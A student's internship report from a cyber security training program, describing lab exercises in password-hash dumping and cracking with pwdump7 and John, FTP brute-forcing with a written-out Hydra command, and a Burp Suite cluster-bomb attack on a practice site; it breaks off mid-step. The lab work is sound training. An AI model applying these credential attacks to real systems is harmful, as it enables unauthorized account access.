Internship Program - Cyber Security

Introduction:

My name is Spoorthi. I am a fourth-year student majoring in Information Science & Engineering at Mangalore Institute of Technology & Engineering, Moodabidri.

About the company DLithe:

The DLithe team is an EdTech company serving IT companies and academic institutions, since 2018. Through experience drawn from corporate life, our team is built to innovate products that transform a generation. Academic institutions are being helped to align with industry demands by our knowledge in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence. We have developed 8 development centres since our beginning to allow the student community to work on research and development. Our assistance to IT businesses has shortened the hiring process and produced cost-efficient methods for finding the top candidates both on and off campus. With an emphasis on Customer Experience and Operational Excellence goals, we have altered many lives by providing 360-degree learning across domain, process, and technology. We are happy to state that DLithe is a bootstrapped business with a solid foundation, experience, trust, and dedication to creating a workforce that is adaptable in response to market demands.

Group 1:

1. Install the below software:

a) Virtual box

b) Kali Linux


c) Metasploit machine

d) Windows 7 machine


2. Perform password cracking - Offline mode.

a) Perform password cracking of windows 7 machine


Step 1: Using Internet Explorer, access Windows 7 and download the pwdump7 file from the internet. After obtaining the file, copy it over to Kali Linux.




Step 2: Open the Windows command prompt in administrator mode, rename the root directory to pwdump7, and save the username and password in a hash.txt file.




Step 3: Now, enter tempfiles.org into Internet Explorer's address bar.



Step 4: After sharing the file in Windows 7, you can now copy and paste the hash file into the Linux version of Firefox using nano.If the password isn't safe enough, type john hash.txt in the terminal to get the username and password.







b) Password cracking of metasploit machine using Hydra

A login and password are obtained using this attack.In order to accomplish this, the Hydra tool is used.

Step 1: The virtual machine should be used to launch Kali and the metasploitable machine. Discover the computers' linux and metasploitable IP addresses. It is necessary to generate two text files with the names user and pass. Retain the username msfadmin and password msfadmin in the user and pass files, respectively.




Step 2: The command should be entered as hydra -L user -P pass ftp:/192.168.56.101. We utilise L and P in this situation since we don't know the login or the password.




The output consists of both the username and password.

Step 3: If a credential is already known, we can input it and use a capital letter to denote the unknown credential letter.





3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.





Step 2: Open Firefox and navigate to testfire.net, then click the Sign In button. Now switch on the burp while keeping the catch. Any user name and password may now be entered in the user name and password area.







Step 3: Use the clear$ option in it to make a request to the intruder straight away. Press the add$ button after selecting only the username. the password using the same process. Configure the strike to include a cluster bomb.

